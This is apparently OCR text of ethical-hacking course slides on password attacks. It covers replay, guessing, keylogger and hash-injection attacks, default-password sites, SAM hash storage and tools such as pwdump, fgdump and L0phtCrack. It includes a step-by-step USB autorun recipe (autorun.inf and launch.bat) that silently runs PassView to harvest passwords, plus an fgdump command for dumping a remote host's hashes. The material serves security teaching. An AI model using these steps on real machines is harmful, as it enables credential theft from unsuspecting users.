
In a replay attack, packets and authentication tokens are captured using a sniffer. After the relevant info is extracted, the tokens are placed back on the network to gain access

Considerations

- Relatively **hard to perpetrate**
- Must be **trusted** by one or both sides
- Can sometimes be broken by **invalidating traffic**

Active Online Attack: Password Guessing

The attacker takes a set of **dictionary words** and **names**, and tries all the **possible combinations** to crack the password



Considerations

- Time consuming
- Requires huge amounts of network bandwidth
- Easily detected

Active Online Attack: Trojan/Spyware/Keylogger

1

Spyware is a type of malware that allows attackers to **secretly** gather information about a person or organization


With the help of a Trojan, an attacker gets access to the **stored passwords** in the attacked computer and is able to read personal documents, delete files, and display pictures

2

3

A Keylogger is a program that runs in the background and allows remote attackers to **record every keystroke**

Active Online Attack: Hash Injection Attack



A hash injection attack allows an attacker to **inject a compromised hash** into a local session and use the hash to validate to network resources


The attacker finds and extracts a logged on **domain admin account hash**

The attacker uses the extracted hash to log on to the **domain controller**

Inject a **compromised hash** into a local session

Attacker
Victim Computer

Non-Electronic Attacks



Looking at either the **user's keyboard or screen** while he/she is logging in

Convincing people to reveal the confidential information


Searching for sensitive information at the **user's trash-bins, printer trash bins,** and user desk for sticky notes

Default Passwords

- A default password is a password supplied by the **manufacturer** with new equipment that is password protected


Online tools to search default passwords:


- http://cirt.net
- http://default-password.info
- http://www.defaultpassword.us
- http://www.passwordsdatabase.com
- https://w3dt.net
- http://www.virus.org
- http://open-sez.me
- http://securityoverride.org
- http://www.routerpasswords.com
- http://www.fortypoundhead.com



http://securityoverride.org

Stealing Passwords Using USB Drive





1 Download PassView, a password hacking tool

2 Copy the downloaded files to USB drive

3 Create autorun.inf in USB drive

```
[autorun]
en=launch.bat
```

4 Contents of launch. bat

```
start pspv.exe/stext
pspv.txt
```


5 Insert the USB drive and the autorun window will pop-up (if enabled)

6 PassView is executed in the background and passwords will be stored in the .TXT files in the USB drive

Stealing Passwords Using Keyloggers

- Keyloggers provide an easiest and most effective means of stealing a all victim's user names and passwords

- If an attacker is successful in infecting a victim's machine with a Trojan that have keylogging features he can instruct the Trojan server to log and send back all user credentials to his machine



Attacker

Victim

Domain Server

1 Attacker infects victim's local PC with a software keylogger

2 Victim logs on to the domain server with his credentials

3 Keylogger sends login credentials to hacker


4 Attacker gains access to domain server

How Hash Passwords Are Stored in Windows SAM?

Martin/magician

Password hash using LM/NTLM

```
Martin:1008:624AAC413795CDC1
4E835F1CD90F4C76:6F585FF8FF6
280B59CCE252FDB500EB8:::
```




SAM File is located at `c:\windows\system32\config\SAM`


```
Administrator:500:598DDCE2660D3193AAD3B435B51404EE:2D20D252A479F485CDF5E171D93985BF:::
Guest:501:NO PASSWORD*********************:NO PASSWORD*********************:::
HelpAssistant:1000:B991A1DA16C539FE4158440889BE1FFA:2E83DB1AD7FD1DC981F36412863604E9:::
SUPPORT_388945a0:1002:NO
PASSWORD*********************:F5C1D381495948F434C42AEE04DE990C:::
Hackers:1003:37035B1C4AE2B0C5B75E0C8D76954A50:7773C08920232397CAE081704964B786:::
Admin:1004:NO PASSWORD*********************:NO PASSWORD*********************:::
Martin:1005:624AAC413795CDC1AAD3B435B51404EE:C5A237B7E9D8E708D8436B6148A25FA1:::
John:1006:624AAC413795CDC1FF17365FAF1FFE89:3B1B47E42E0463276E3DED6CEF349F93:::
Jason:1007:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::
Smith:1008:624AAC413795CDC14E835F1CD90F4C76:6F585FF8FF6280B59CCE252FDB500EB8:::
```

"LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems."

pwdump7 and fgdump

pwdump7.exe





```
fgdump.exe -h 192.168.0.10
-u AnAdministrativeUser -p
14mep4ssw0rd
```

Dumps a remote machine (192.168.0.10) using a specified user


fgdump works like pwdump but also extracts cached credentials and allows remote network execution

PWDUMP extracts LM and NTLM password hashes of local user accounts from the Security Account Manager (SAM) database


This tool must be run under an administrator account

L0phtCrack

- L0phtCrack is a password **auditing** and **recovery** application packed with features such as scheduling, hash extraction from 64-bit Windows versions, multiprocessor algorithms, and networks monitoring and decoding

